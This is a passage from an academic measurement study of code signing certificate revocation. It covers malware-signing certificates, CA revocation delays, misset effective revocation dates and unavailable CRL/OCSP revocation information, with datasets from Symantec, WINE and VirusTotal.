**Trends of code signing abuse.** Digitally signed malware can help to bypass some of the protection mechanisms for end-users such as Windows' User Account Control (UAC) and some Anti-Virus (AV) engines. Therefore, malware authors have abused the code signing PKI and signed their malware code with the certificates either stolen or fraudulently issued to malware authors: for example, Stuxnet, Flame, and Duqu [8, 9, 23]. Kim et al. [12] presented threat models that emphasize three types of weaknesses in the code signing PKI: (1) inadequate client-side protections, (2) publisher-side key mismanagement, and (3) CA-side verification failures. Those weakness can breach the trust in the Windows' code signing PKI.

Moreover, malware authors also use the underground black markets to purchase code signing certificates. According to prior work [14], the certificates are being sold at $350–$1,000 for a code signing certificate and at $1,600–$3,000 for an EV code signing certificate. Also, they reported that about 60% of the compromised certificates in their data sets used to sign malware within the first month after its issue date. They claimed this finding as a new evidence of the growing prevalence of certificates issued for abuse.

[1] Due to the agreement terms, we are unable to publicize the data sets collected in the Symantec internal repository.

## 2.2 Revocation Process

Certificate revocation is the primary defense against the abuse of code signing. CAs are responsible for revoking certificates for reasons such as: the private key associated with a certificate is made public, the entity behind the certificate becomes untrusted, the certificate is used to sign malware even if the source is unknown, or if a certificate is erroneously issued [12]. The revocation process consists of three roles: (1) promptly discovering compromised certificates, (2) performing an effective revocation of the certificate, and (3) disseminating the revocation information.

**Discovery of potentially compromised certificates.** It is not clearly stated in the requirements [3] who is responsible for discovering compromised certificates. However, the notification of abuse often comes externally, from Anti-virus (AV) companies, researchers or the companies that own the certificates. Once notified, the CAs, who have issued the certificates, are required to promptly investigate and revoke the abused certificates. The delay between the initial discovery ($t_d$) and the time when the revocation information is made public (i.e., *revocation publication date* ($t_p$)) should be as short as possible. Figure 1 depicts the case where the discovery happened after the expiration ($t_e$). Due to trusted timestamping, the revocation should be performed even after the expiration date of the certificate. The revocation delay can be defined as $t_p - t_d$.

**Setting the revocation date.** Once the CAs confirm the abuse, in collaboration with the certificate owners, they have to decide the *effective revocation date* ($t_r$) due to the trusted timestamping. The effective revocation date determines which binaries will be impacted. Suppose we have a code signing certificate valid between $t_i$ (issue date) and $t_e$ (expiration date). We sign a binary with the certificate during its validity period. If a certificate is found to be compromised in some way at $t_d$ (detection date), it must be revoked. At this point the CA also must set $t_r$ (effective revocation date) for the certificate. As shown in Figure 1, any binary signed by the certificate after $t_r$, regardless of the trusted timestamp, will become invalid. However, a binary signed with a trusted timestamp before $t_r$ remains valid.

**Dissemination of revocation information.** CAs must then disseminate the revoked certificate information. Unlike the discovery and setting the revocation date, CAs are solely responsible for this part of the revocation process. The two predominant ways to disseminate certificate revocation information are (1) Certificate Revocation List (CRL) [4] and (2) Online Certificate Status Protocol (OCSP) [24].



Figure 1: An example of (i) an *effective revocation date ($t_r$)* that determines the validity of signed malware and (ii) a *revocation delay ($t_p$ - $t_d$)* ($t_i$: issue date, $t_e$: expiration date, $t_r$: effective revocation date, $t_b$: signing date of a benign program, $t_m$: signing date of malware, $t_d$: detection date, and $t_p$: revocation publication date). When an effective revocation date is set at $t_r$, the malware signed at $t_{m1}$ validates continuously as it was signed before $t_r$.

- *CRLs* contain the revocation information (certificate serial numbers, (effective) revocation date, revocation reason) of certificates that have been revoked. Each CRL is updated based on their CA's issuance policy; for example, they can be issued when a new revoked certificate is inserted, or a specific time of day or a day of month. The location of the CRL is specified at CRL Distribution Point (CDP) of the X.509 certificate. Clients have to periodically download the entire CRL (not just recent changes) to check the latest revocations.
- *OCSP* was introduced to resolve the network overhead problems of CRL. Clients can simply query an OCSP server for a certain certificate, which helps mitigate the network overhead at the server as well as clients. Authority Information Access (AIA), an extension field in a X.509 certificate specifies OCSP point for each certificate.

The TLS CAs are typically not responsible for providing the revocation status of expired certificates. The code signing CAs, however, must maintain and provide the revocation information of all certificates that they have issued including expired certificates due to the trusted timestamp [3, 20]. Since the trusted timestamp extends the life of a signed binary, CAs must maintain the CRLs and OCSP in perpetuity to make revocation information always-available for clients.

## 2.3 Effectiveness of Revocation Process

In this sub-section we discuss the revocation process. We break this part into four sub-questions:

**Q1. How many certificates are being used to sign malware?** The revocation process starts from the discovery of compromised certificates. We begin our study by estimating the magnitude of the current threat that should be the target of the revocation process.

**Q2. How prompt is the revocation process?** When alerted to a certificate problem, CAs have to begin investigating the reports within 24 hours and revoke the compromised certificates and publish the revocation information within seven days or get reasonable cause from the owner of the certificate to delay [3]. The date when the revocation information is available to the public (i.e., added to the CRL or OCSP), is defined as *revocation publication date* ($t_p$). There are currently some reporting mechanisms in place to allow an outside party, such as an AV company or researcher, to report misuse of certificates to CAs [3]. Due to this adhoc process, there may be delays from initial evidence of compromise ($t_d$) to the revocation published date ($t_p$).

**Q3. Are effective revocation dates set properly?** When revoking a certificate, the CA must set the date when the revocation should be considered active (*effective revocation date* ($t_r$)). Because of the trusted timestamp, any binary signed with the certificate before the effective revocation date ($t_r$) is still considered trusted, while any file signed and timestamped after the effective revocation date ($t_r$) is considered untrusted. Two strategies are used, *hard revocation* where $t_r = t_i$, and *soft revocation* where $t_i < t_r \leq t_e$. Hard revocation has the advantage that all malicious signed files are untrusted, but the side effect is that all benign files also become untrusted. Soft revocation tries to match the date more closely to the date when the certificate was compromised, which means some benign files will still be trusted. If this date is not set correctly, then signed malware (i.e., malware is signed before the date, $t_m < t_r$) may still exist and continue to be trusted as the example shown in Figure 1.

**Q4. Is revocation information served properly?** Client-side platforms (e.g., Windows) check the validity of both leaf and intermediate certificates used to sign program code. According to the specification [3], a binary should be considered unsigned when it is not possible to check the revocation status. Suppose that a client platform does not follow the specification, but instead applies a *soft-fail* revocation checking policy; the *soft-fail* revocation checking policy is for client platforms to trust certificates when revocation information is unavailable. In this setting, all signed malicious files can remain valid even after the certificate is already revoked if the revocation status information is unavailable. Therefore, it is important to check if the revocation information is properly maintained and disseminated by CAs.

## 2.4 Our Goal and Non-Goal

In the Web's PKI (e.g., TLS), the security issues of certificate revocation have been well-understood [6, 19, 30]. In contrast, little is known about code signing certificate revocation: in particular, the revocation process (1) promptly discovering compromised certificates, (2) revoking the compromised certificates effectively, and (3) disseminating the revocation information. In this paper, our goal is to systemically measure the problems in the revocation process and new threats introduced by these problems. Our non-goals include fully characterizing (1) CA's internal infrastructure problems, (2) their internal revocation policies, and (3) Windows platforms internal revocation checking policies.

## 2.5 Challenges for Measuring Revocation

In our study, the challenges for measuring code signing certificate revocation are (1) visibility and (2) timing. *Visibility* is an issue because, unlike on the open Internet, there is no easy way to identify all the certificates that are actively being used in the wild. Instead, we have to find data from sources that provide as wide a view of the ecosystem as possible. *Timing* is a problem because if we observe only a single version of the CRL, we can only see the *effective revocation date* ($t_r$), which helps define which files should be untrusted, but not when the trust was lost. To see the *revocation publication date* ($t_p$), when a certificate appears on a revocation list, we must actively monitor the CRLs over an extended period of time.

# 3 Data Collection

There are no publicly available datasets that are used to perform research on code signing certificates. In this section we describe our data collection methodology and how we measure the revocation process for code signing certs.

| | *Malsign* | *Malcert* | *Symantec* | *WINE* | **Total*** |
|---|---|---|---|---|---|
| PKCS #7 | 2,171 | 801,995 | 149,840 | 11,108 | 965,114 |
| CS certs.** | 2,106 | 1,121 | 145,411 | 1,137 | 145,582 |
| CRL URLs | 55 | 60 | 403 | 49 | 413 |
| OCSP URLs | 24 | 24 | 130 | 16 | 131 |

Table 2: Summary of the fundamental data. (*: total number of unique data, **: CS stands for code signing – some certificates have parsing errors.)

## 3.1 Fundamental Data (D1 – D2)

The code signing certificates are the seed to collect additional information since they include the revocation distribution points (CRLs and OCSP points) and other information that we monitor. Here we describe how we collect the code signing certificates and the revocation information. Table 2 shows the breakdown of the fundamental data.

**Code signing certificates (D1).** There is a publicly available corpus of TLS certificates at *Censys.io* [2], collected by scanning all IPv4 network address. In contrast, there is no large public corpus of code signing certificates observed in the wild. We use multiple data sets that are publicly released from prior research [1, 5, 13] and a proprietary repository of binary samples. The data sets are:

- *Malsign.* Kotzias et al. [13] evaluated signed malicious PE files and they publicly released the 2,171 leaf code signing certificates used to sign the PE files.
- *Malcert.* Alrawi et al. [1] examined 3.3 million samples collected from a commercial feed of a private company, and they shared 801,995 signed PE samples. The reason for the large reduction from PKCS #7 to CS certs for Malcert in Table 2 is that most of the PKCS #7 files were duplicate code signing certificates used to sign binaries with different hashes.
- *Symantec data set.* Symantec has an internal repository of binary files, from which they extracted a sample of 149,840 PKCS #7 files for analysis.
- *Samples from WINE [5] and VirusTotal.* To get more code signing certificates, we also select around 300 PE files for each CA from WINE (c.f., Section 3.3) and download the samples from VirusTotal using the download API; 11,108 PE samples are collected. The details of VirusTotal will be explained in Section 3.3.

A PKCS #7 [11] file includes code signing certificate chains, TSA certificate chains, a signature, and a hash value of a PE file. The data sets consist of PKCS #7 files except for the *Malsign* data set that provides only leaf code signing certificates. First, we extract only a leaf certificate from each PKCS #7 file by filtering out intermediate certificates and TSA certificates, and we select only code signing certificates using the keyword of "Code Signing" in the *extendedKeyUsage* extension field. We are unable to parse 1,989 leaf certificates due to parsing errors. 145,582 unique leaf code signing certificates (extracted from 965,114 binary samples) legitimately issued from CAs remain after we remove duplicate leaf certificates (85.2% leaf certificates are duplicate) and two self-signed certificates. Table 3 shows the number of code signing certificates for the top-ten most popular CAs in our data set (D1).

| CA | Leaf Certificates | |
|---|---|---|
| Verisign | 44,014 | (30.23%) |
| Thawte | 26,884 | (18.47%) |
| Comodo | 24,780 | (17.02%) |
| GlobalSign | 12,079 | (8.30%) |
| Symantec | 8,913 | (6.12%) |
| DigiCert | 8,300 | (5.70%) |
| Go Daddy | 7,376 | (5.07%) |
| WoSign | 3,796 | (2.61%) |
| Certum | 1,874 | (1.29%) |
| StartCom | 1,830 | (1.26%) |
| Other | 4,281 | (2.94%) |
| Total | 145,582 | (100%) |

Table 3: Top 10 Code signing Certificate Authorities. The top 10 CAs account for 97% of the certificates in our data set (D1).

The D1 data set is used for (1) the trend of revocation setting policy (Section 5.1), (2) the certificates without CRL and OCSP (Section 6.3), (3) the inconsistent responses from CRLs and OCSP (Section 6.3), and (4) the unknown or unauthorized responses from OCSP (Section 6.3).

**Revocation information (D2).** The CRLs and OCSP points (URLs) are specified at the *CRLDistributionPoints* and *AuthorityInfoAccess* extensions respectively. We extract the CRL and OCSP points from 145,582 leaf code signing certificates that we find in the four data sets. Most (137,027, 94.1%) certificates contain both CRL and OCSP points; only CRL points are specified in 7,794 (5.3%) certificates and only OCSP points are expressed in 98 (0.06%) certificates. We observe a total of 413 unique CRLs, however CRLs can be used for other purposes such as TLS. Therefore, we manually search *Censys.io* for each CRL and filter out CRLs used for other purposes. Eventually, 215 CRLs that are used only for code signing remain. We observed 131 unique points

[2] https://censys.io

for OCSP. This D2 data set is used to examine the problems in effective revocation date setting (Section 5.1), the transient certificates in CRLs (Section 6.3), and the no longer updated CRLs (Section 6.3).

## 3.2 Revocation Publication Date List (D3)

A CRL contains the serial numbers of revoked certificates, revocation date, and reason code. The *revocation date* field is *effective revocation date* ($t_r$) (c.f., Section 2.2) that determines the validity of signed program code. In other words, the revocation information in CRLs does not contain the date on which the certificates become revoked. Therefore, we devise a system, called *revocation publication date collection system* that collects revoked serial numbers once a day from our CRL data set in order to detect the *revocation publication date* ($t_p$), when the certificate is added to CRL or OCSP servers. This information can be used to measure the revocation delay between a malicious signed binary appearing in the wild and a CA revoking the compromised certificate. From the 215 CRLs, we observe 2,617 unique certificates added to the CRLs between Apr. 16th, 2017 to Sept. 10th, 2017. This D3 data set is used to examine the revocation delay (Section 4.2).

## 3.3 Binary Sample Information (D4 – D6)

Among our measurements, there exist several research questions which require information about the signed binaries. For example, to measure the malware which is still valid due to the ineffective revocation date setting, we need a view of the binaries signed with a revoked certificate and information to determine their maliciousness and their signing date. Therefore, we collect information about the signed binaries from three data sets: WINE, Symantec, and VirusTotal.

**Worldwide Intelligence Network Environment (WINE) (D4).** WINE [5] provides security telemetry submitted from 10.9 million Symantec customers around the world that opt into this data sharing. Among the various data sets in WINE, we use the binary reputation data that contains metadata of binary files that are seen on endpoints. We extract the following information from this data set: the SHA256 hash value of the file, the server-side timestamp, and the names of the publisher and the CA which are extracted from the code signing certificate. Note that detailed information of the certificate (e.g., a serial number of the certificate, CRL) is not provided in WINE. Also, WINE does not provide the actual binary. This D4 data set is used to examine the problems in revocation date setting (Section 5.1).

**Symantec metadata telemetry (D5).** For the revoked certificates observed by our *revocation publication date collection system*, we also received meta information about the binaries signed by the 2,617 code signing certificates from Symantec, using the serial numbers of the certificate to identify the set of the affected binaries. The information is similar to WINE, but for a more recent time period than what is in WINE (from Jan. 1st, 2016 to Sept. 10th, 2017) so that we could observe information related to more recent certificates and revocations that we track in D3. The data consist of the serial number of the signing certificates, the SHA256 hash of the binary, the first seen timestamp. Symantec provided us ground truth for identifying malware among these signed binaries as well. With the ground truth, we identify the certificates used on signed malware. This D5 data set is used to estimate malware signing certificates in the wild (Section 4.1), and to examine the revocation delay (Section 4.2).

**VirusTotal (D6).** Because the previous two data sets do not provide actual binaries, we use VirusTotal [27] to find specific binaries and to perform further analysis. VirusTotal provides a service that analyzes potentially malicious binary files and URLs using up to 63 different antivirus engines. The analysis is triggered when a sample is submitted, the report is kept in a database and exposed externally via an API. We use the private API to collect the following information from these reports: the signed date of the binary, the number of AV engines detected the file as malicious, and the first submission timestamp to VirusTotal.

VirusTotal also allows users to apply rule-based matching on the incoming submissions, which can help researchers find a specific type of malware. This platform is called VirusTotal Hunting [3], and it uses YARA [4] to define rules. We write a YARA rule that triggered when a binary was signed and at least 10 AV engines convict the binary. From each report, we extract the SHA256 hash of the binary, the first submission date, and the serial number of the leaf code signing certificate. The data collection began on Apr. 18th, 2017. The extracted data set is used in the estimation of malware signing certificates (Section 4.1), and to examine the revocation delay (Section 4.2).

We also use the VirusTotal download API to download the actual binary of a given hash when necessary (e.g., to collect the certificate to extract the CRL/OCSP information).

[3] https://www.virustotal.com/#/hunting-overview
[4] http://virustotal.github.io/yara/

### 3.4 CRL/OCSP Reachability History (D7)

**CRL reachability history.** For the list of CRLs we have in our data set, we check the reachability of the CRLs daily from Aug. 10th, 2017 to Sept. 10th, 2017. If a CRL is unreachable, we record the timestamp and the reason of failure to the log. This D7 data set is used for measuring the unreachability of CRLs (Section 6.2).

**OCSP reachability history.** Similar to the reachability checker for CRLs, we also develop an OCSP reachability checker. The checker tests the reachability of each OCSPs we found from the four data sets every 30 minutes. Rather than simply pinging the domain, it queries each OCSP points with the certificates that contain the OCSP point over the OCSP protocol using *Openssl*. Similarly, the timestamp and the reasons are logged if not reachable. It has been running with 131 unique OCSP points from Aug. 10th, 2017 to Sept. 10th, 2017. This D7 data set is used for measuring the unreachability of OCSP points (Section 6.2).

## 4 Discovery of Potentially Compromised Certificates

There are many reasons for revoking a code signing certificate, and in general it is difficult to determine whether and when a certificate should have been revoked. However, one situation warrants a prompt certificate revocation: when the corresponding private key has been used to sign malicious code [3]. We therefore compute a conservative estimate of the number of certificates used to sign malware in the wild, and we compare it with the coverage of a major security company to assess the odds of discovering all the potentially compromised certificates (Section 4.1). Furthermore, after a signed malware sample has been discovered, the information must reach the principal responsible for revoking the code signing certificate, and the principal must add the certificate to Certificate Revocation List (CRL). We therefore analyze the delay between the time when this information is available to the community and the time when the certificate appears on a CRL (Section 4.2).

### 4.1 Mark-recapture Population Estimation

The process of revocation starts from discovering the certificates used in malware. To understand how effective the discovery phase is, we need to answer our first research question, *Q1. How many certificates are used to sign malware in the wild?* However, there exists no official repository for code signing certificates and the signed binaries. To overcome this problem, we employ the mark-recapture analysis [15]. This technique was originally developed for measuring wildlife populations. The goal of mark-recapture is to estimate the size $N$ of a population that cannot be observed in its entirety. In our case, $N$ is the number of certificates employed by digitally signed malware. The technique requires two separate samples drawn, with replacement, from the population. The first sampling results in the capture of $n_1$ subjects. These subjects are marked and released in the wild. The second sampling results in the capture of $n_2$ subjects, among which $p$ bears the marks from the previous sampling. In other words, $p$ is the size of the intersection of the two samples, denoting the subjects that have been recaptured. An estimator $\hat{N}$ for the total population $N$ can then be computed as:

$$\hat{N} = \frac{n_1 n_2}{p} \tag{1}$$

We apply the mark-recapture technique to the malware signing certificates from two different data sets: Symantec telemetry (D5) and VirusTotal (D6). We consider that each data set is a sample of the total population of potentially compromised certificates. Specifically, $n_1$ and $n_2$ represent the numbers of certificates that should have been revoked, as they are known to sign malware, from the Symantec and VirusTotal data sets respectively.

**Assumptions and interpretation.** Mark-recapture makes three assumptions about the population and the sampling process that may not hold in our case. First, the subjects in the population should have an equal chance of being captured; in other words, the population is *homogeneous*. However, the certificate population is unlikely to be homogeneous. For example, a certificate used by a popular software company would have a higher chance of appearing in our datasets. Second, the samples from the population should be *independent*. That is, the initial capture should not affect the likelihood of recapture. This assumption ensures that the proportion of recaptured subjects in the second sample $p/n_2$ is the same as the proportion of marked subjects out of the total population $n_1/N$, which leads to Equation 1. However, security companies share malware feeds with each other, which raises the probability of recapture for the potentially compromised certificates captured in the first sample. Third, the population should be *closed*. A population is closed when its size does not fluctuate due to the birth and death of its members. However, our population changes over time, as certificates are issued and revoked.



Figure 2: (a) Trend in malware signing certificates (mark-recapture estimation as red and observed number as blue) over time (b) comparison between the estimation and the total number of newly revoked certificates during $(4/18/17 - 9/10/17)$ (the label starts from $4/17$ since it is the start of that week).

To minimize the impact of the last issue, we estimate $\hat{N}$ separately for each day. We set the birth date for each certificate as the first seen timestamp in the Symantec telemetry and the first submission date for VirusTotal, as this is when they join the population of potentially compromised certificates. Using the same reasoning, we consider that a certificate leaves the population on its revocation publication date ($t_p$). Because CRLs are updated daily, our population of interest is approximately closed within each day.

To mitigate the impact of a non-homogeneous population, we compute our daily estimates between 4/18/17 and 9/10/17, the collection period for D6. While the two data sets include certificates issued before April 2017, malware signed with these older certificates may have a lower probability of occurring in the VirusTotal Hunting. Furthermore, some certificates may have a low prevalence, for example because they are only used in targeted attacks and may not occur in either data set. The existence of such certificates would imply that $\hat{N}$ underestimates the real population $N$. Similarly, dependencies between the two data sets would lead to an increase of the intersection $p$, which would also result in an underestimation of $N$. Our estimation in this section should be interpreted as a *lower bound* for the true population of potentially compromised certificates.

**Results.** Figure 2(a) shows the average of our daily estimations $\hat{N}$, for each week during our measurement period. We also compare these estimations with the number of potentially compromised certificates that we actually observe, which is the union of the sets of certificates observed daily from the Symantec telemetry (D5) and from VirusTotal (D6). Excluding the last week (9/4–9/10), we estimate that at least 1,004–1,786 code signing certificates were used to sign malware in the wild and had not been revoked by the date of the estimation.[5] On average, the estimated population is 2.74× larger than the observed number of certificates. This suggests that even a major security company like Symantec and an information aggregator like VirusTotal do not observe a large portion of the potentially compromised certificates.

To illustrate the effect of the inefficient discovery process on the revocations, in Figure 2(b) we compare the mark-recapture estimation on all the certificates observed during the measurement period (4/18–9/10/17) with the actual number of newly revoked certificates, which revocation publication date ($t_p$) is between 4/18/17 and 9/10/17, from data set D3. The number of the estimated population of potentially compromised certificates during this period represents 95.1% of the code signing certificates added to the CRLs. While the CRLs do not indicate the reason for the revocations, our close estimation could indicate that most revocations are done in response to the discovery of signed malware. We note that, because our estimation is a lower bound, the number of potentially compromised certificates may be much larger in reality. However, even if all the certificates that sign malware in the wild are eventually revoked, this does not imply that the security threat is mitigated effectively, as the revocations may correspond to older discoveries. We next investigate the delay between the discovery of potentially compromised certificates and their revocation.

## 4.2 Revocation Delay

Kim et al. [12] estimated that 80% of the compromised code-signing certificates remain a threat for over 5.6 years after they are first used to sign malware. Their estimation included certificates that were never revoked and used an approximation for the revocation publication date. We take a data driven approach to explore the revocation process. As discussed in Section 2.3, CAs must revoke a certificate within seven days after they are alerted that the certificate has been used to sign malicious code. Therefore, our second research question is *Q2. After the signed malware is discovered, how promptly is the corresponding certificate revoked?*

[5] Because the Symantec telemetry dataset was collected starting from the certificates we observed on CRLs (D3), all the certificates in D5 were revoked by the end of our observation period. During the last week $n_1 = 1$, which prevents us from making an accurate estimation.



Figure 3: Revocation delays between the dates on which the malware signed with compromised certificates and the dates on which CAs revoke the compromised certificate.

To answer this question, we need an accurate estimation of the revocation publication date ($t_p$). This is provided by our *revocation publication date collection system* (D3). We focus only on certificates that have been revoked; D3 includes 2,617 code signing certificates, with $t_p$ between Apr. 16th, 2017 and Sept. 10th, 2017.

Our next challenge is to determine the discovery date for the corresponding signed malware. We use Symantec metadata telemetry (D5) to identify a set of hashes for binaries files that are signed with the revoked certificates from D3. Of the 2,617 revoked certificates, we find 468 (17.9%) revoked certificates in the D5 data set, and 146,286 hashes signed with the revoked certificates. Since Symantec does not collect these binaries we rely on VirusTotal (D6) and *AVClass* [25] to get a report of the binary and label the signed malware using consensus results. From the VirusTotal reports we also retrieve the first submission timestamp of the binaries. In total we find 19,053 unique samples in VirusTotal, and 254 unique certificates used to sign the samples.

For each certificate, we use the earliest detection date of a signed malware sample as the discovery date ($t_d$). As multiple anti-virus vendors were aware of the abuse, this represents a conservative estimate for the date when the security community started suspecting that the certificate was likely compromised. We compute the *revocation delay* ($t_p - t_d$) as the difference between this date and the revocation publication date ($t_p$), when the certificate was added to its CRL.

**Results.** The revocation delay ranges from one day to 1553 days; Figure 3 shows a cumulative distribution. The average delay is 171.4 days (5.6 months) (std 324.9 days, median 38 days). The long delays imply that CAs either do not receive the information in a timely manner or do not strictly follow the minimum requirements set by the CA/Browser Forum Code Signing Working Group [3]. In consequence, users remain exposed to this threat for over five months, on average, after the discovery of the signed malware.



Figure 4: Effective revocation date setting trends: Number of revoked certificates (stacked).

## 5 Setting the Revocation Date

Even if potentially compromised certificates could be discovered efficiently, the CA must determine a proper revocation date (we call this the *effective revocation date*) to cover the period when trust in the certificate is compromised.

### 5.1 Problems in Revocation Date Setting

To have an effective revocation process, the next question we have to answer is *Q3. Are effective revocation dates set properly?* As described in Section 2.3, CAs must set revocation dates when revoking the certificates that they have issued. CAs can set $t_r$ (effective revocation date) to $t_i$ (issue date), called *hard revocation*. On the other hand, $t_r$ can be set to any date between $t_i$ and $t_e$ (expiration date), called *soft revocation*. The trust in a signed binary depends on the effective revocation date, and so a CA generally tries to set $t_r$ (effective revocation date) close to the oldest $t_m$ (the date on which the certificate signed malware). We examine CAs' revocation date setting policies to better understand how the CAs set the effective revocation date (e.g., hard or soft), and how the trend is changed over time, using our data set (D1). We also identify the security problem led by the wrong effective revocation date setting in soft revocation.

**Trend of effective revocation date setting.** We examine how the CAs set the effective revocation date when they revoke the certificates using our collected 145,582 code signing certificates (D1). First, we check the certificate's

| | $< t_i$ | $= t_i$ | $\leq t_e$ | $> t_e$ | Total |
|---|---|---|---|---|---|
| Comodo | 0 | 426 | 1,437 | 17 | 1,880 |
| Thawte | 0 | 74 | 1,055 | 39 | 1,168 |
| Go Daddy | 2 | 14 | 672 | 18 | 706 |
| Verisign | 2 | 59 | 430 | 51 | 542 |
| Digicert | 1 | 161 | 323 | 3 | 488 |
| Starfield | 0 | 3 | 153 | 2 | 158 |
| Symantec | 0 | 33 | 89 | 1 | 123 |
| Wosign | 0 | 57 | 17 | 0 | 74 |
| Startcom | 0 | 0 | 47 | 0 | 47 |
| Certum | 0 | 1 | 9 | 0 | 10 |
| Other | 0 | 96 | 117 | 1 | 214 |
| Total | 5 | 924 | 4,349 | 132 | 5,410 |

Table 4: Effective revocation date setting policy for top 10 CAs ($t_i$: issue date, $t_e$: expiration date).



Figure 5: CDF of the revocation date setting error ($t_r - t_m$): difference between the effective revocation date and the first malware signing date of a certificate.

revocation status using CRL points, specified at its certificate extension field. Table 4. shows the breakdown of the effective revocation date setting policy. We observe that 5,410 (3.7% out of 145,582 certificates) certificates are explicitly revoked. Of those, 96% (5,196) certificates have been issued by the top 10 CAs; most (1,880, 34.8%) revoked certificates are issued by Comodo, followed by Thawte (1,168, 21.6%). Most (4,481, 82.8%) revoked certificates take *soft revocation* while only 17.2% certificates perform *hard revocation*.

Most CAs apply both *hard revocation* and *soft revocation* when revoking a certificate. Soft revocation is more common than hard revocation in all CAs except for Wosign; in particular, Startcom has never performed hard revocation in our observation. Interestingly, three CAs (Go Daddy, Verisign, and Digicert) set the effective revocation date to before their certificates' issue date. The two certificates of Go Daddy were set to one day before their issue date, and the one certificate of Digicert was set to five days before its issue date. However, other two certificates of Verisign were set to around five months and nine months respectively before their issue date. It is considered hard revocation; therefore, there are no security threats to clients. Figure 4 presents the total number of soft and hard revocations. The total number of revocation has made a drastic increase since 2012. It is also worth noting that the numbers for 2016 and 2017 are not yet final, as we have already seen in the previous section, due to revocation delay these numbers should continue to grow in the future.

**Ineffective revocation date setting.** So far we have seen the dominance of soft revocation among the CAs. As mentioned in Section 2.3, soft revocation may result in the survival of signed malware even after a certificate has been revoked if a CA sets the wrong effective revocation date. As shown in Table 4, most CAs have set the effective revocation dates even after its certificate expiration date. In this case, the effective revocation dates become ineffective. In other words, the revoked certificates should not affect any properly signed and timestamped sample including malware should remain valid.

We measure how many CAs erroneously set effective revocation dates, and how many signed malware still remains valid even after the certificates used to sign are revoked. To examine the erroneous effective revocation date problems, the information (e.g., signing date) of binary samples signed with the revoked certificates is necessary. We use WINE data set (D4), and query VirusTotal with the 12,351,946 signed hashes from WINE. Only 4,729,023 (38.3%) samples have *sigcheck* information in its VirusTotal report; and the 4,729,023 samples are signed with 45,613 unique certificates. We are unable to directly obtain the effective revocation dates of the 45,613 certificates because of the following two reasons. First, the search index service of VirusTotal supports only 80TB of data, or about a month of samples so that we cannot query VirusTotal for all old samples. Second, the VirusTotal reports contain neither CRLs nor OCSP points to check the revocation status and to obtain effective revocation dates. Therefore, we query the CRLs we have collected (D2) to check whether or not the certificate is revoked and to obtain effective revocation dates ($t_r$) if revoked. This process gives us 1,022 revoked certificates (out of 45,613 certificates).

We find that CAs applied the soft revocation policy to revoke 891 (87.2%) certificates. Of those, the effective revocation date ($t_r$) of 45 (5.1%) certificates were erroneously set by CAs. The affected CAs are summarized in Table 5. We also measure how many malware signed with the certificates are still valid due to the ineffective revocation dates. We first use AVClass [25] to

label malware using the VirusTotal reports. For the labeled malware sample, we extract the signed date $t_m$. If we find a signed malware with $t_m < t_r$, we say the effective revocation date is erroneously set and the malware remains valid. We find that 250 malware (5.3% out of the 4,716 malware) signed with the 45 certificates still remain valid. The still-valid signed malware should be revoked, but due to the CAs' error, they remain valid and a security threat to clients. The number of still-valid signed malware is relatively small in our data sets, but we believe that more still-valid signed malware can be found in the wild since our data sets are limited, and do not cover all samples in the wild. Figure 5 shows the difference between the effective revocation date ($t_r$) and the oldest signing date of signed malware ($t_m$) of the certificate. The shortest difference is one day, and the longest difference is 1019 days (2.8 years). Clients may execute or install the still-valid malware because the executions of the malware do not trigger any warnings for clients even though its certificate is already revoked.

# 6 Dissemination of Revocation Information

After compromised certificates are properly revoked and the appropriate effective revocation dates are decided, the next step for CAs is to make the revocation public and maintain its availability. We first take a look into the enforcement of the Windows platforms[6] since clients can be affected depending on the enforcement policies in client-side platforms for checking revocation status information. Then, we examine the security problems in dissemination of revocation status information and try to answer our last research question *Q4. Is revocation information served properly?*

## 6.1 Enforcement in Windows

Client-side platforms must check the validity of code signing certificates when a signed binary is encountered. When there is a failure or inconsistent state at some point in the revocation infrastructure, it matters how the endpoint, where the binary is being executed, handles that failure. Windows considers binary samples signed with revoked certificates as unsigned samples and displays "unknown publisher" in a security warning message. Windows also typically follows the *soft-fail* policy to allow execution with no prompts unless the revocation is explicitly found, for all unknown and unexpected cases the assumption is that it is safe to proceed. We observed that some of the problems in the revocation information dissemination, when combined with the enforcement policy of Windows, could allow binaries with revoked certificates to be executed without security warning messages.

[6] According to Net Market Share (`https://www.netmarketshare.com`), since more than 75% of Windows clients use Windows 7 and Windows 10, we focus on only these two platforms.

## 6.2 Unavailable Revocation Information

In the code signing PKI, CAs must maintain the revocation information indefinitely since the trusted timestamp extends the life of the certificate for an unknown length much longer than the certificates lifetime. This is an important difference between code signing and Web's PKI. This means that revocation status information has to be always-available and updated much longer than the life of the certificates [20]. There are several cases when the revocation status information for a certificate is not available for clients. The results and affected CAs are summarized in Table 5.

**Certificates without CRL and OCSP.** The first problem arises when there are no CRL or OCSP points embedded in certificates. Code signing certificates that follow the X.509 v3 standard must include CRLs and OCSP points for clients to check revocation status. However, we observe that 788 (0.5% out of 145,582) certificates contain neither CRLs nor OCSP points from the corpus of leaf code signing certificates (`D1`). This means that clients have no way to check the revocation status for these certificates. Of the 788 certificates that contain neither CRLs nor OCSP points, most (676, 85.8%) were issued by *Thawte*, and they were issued before 2003. Recently, in 2014, *iTrusChina* issued a code signing certificate to *Huawei* without revocation information; thus, the problem does persist. The 788 certificates with no CRLs and OCSP points have already expired. Therefore, no new binaries can be signed with these certificates. However, old binaries (including malware) already signed with the certificates can be valid as long as it contains a trusted timestamp.

We also examine how it affects the Windows platforms. We download several samples signed with the certificates from VirusTotal. We then inspect the certificate of the samples on Windows 7 and 10 to observe how the Windows platforms check the validity of the sample. In both versions of Windows, a message saying "The revocation function was unable to check revocation for the certificate" is displayed if you manually inspect the certificate (seen in Figure 6 in the appendix), but the certifi-

Table 5: Mismanagement issues found across the top 10 CAs.

cate appears trusted due to the soft-fail revocation checking policy of Windows. In fact, when clients attempt to execute such a file, the prompt presents a normal trusted file as seen in Figure 7 in the appendix even though the revocation status information of the certificate is unavailable (at worst, it might be compromised and already revoked).

**Unreachable CRLs and OCSP server.** We now examine the unreachability of the CRLs and OCSP points in our data set. Recall that we record the unreachability of the CRLs (D7). During our observation period (Apr. 16th, 2017- Sept. 10th, 2017), we observe that 55 CRLs are unreachable at least in one day. However, a few times, there were networking issues for our institution's network which caused issues that were probably localized to our monitoring system. After removing the CRL URLs that were generally reachable, we are left with 13 CRLs that were never available during our observation period.

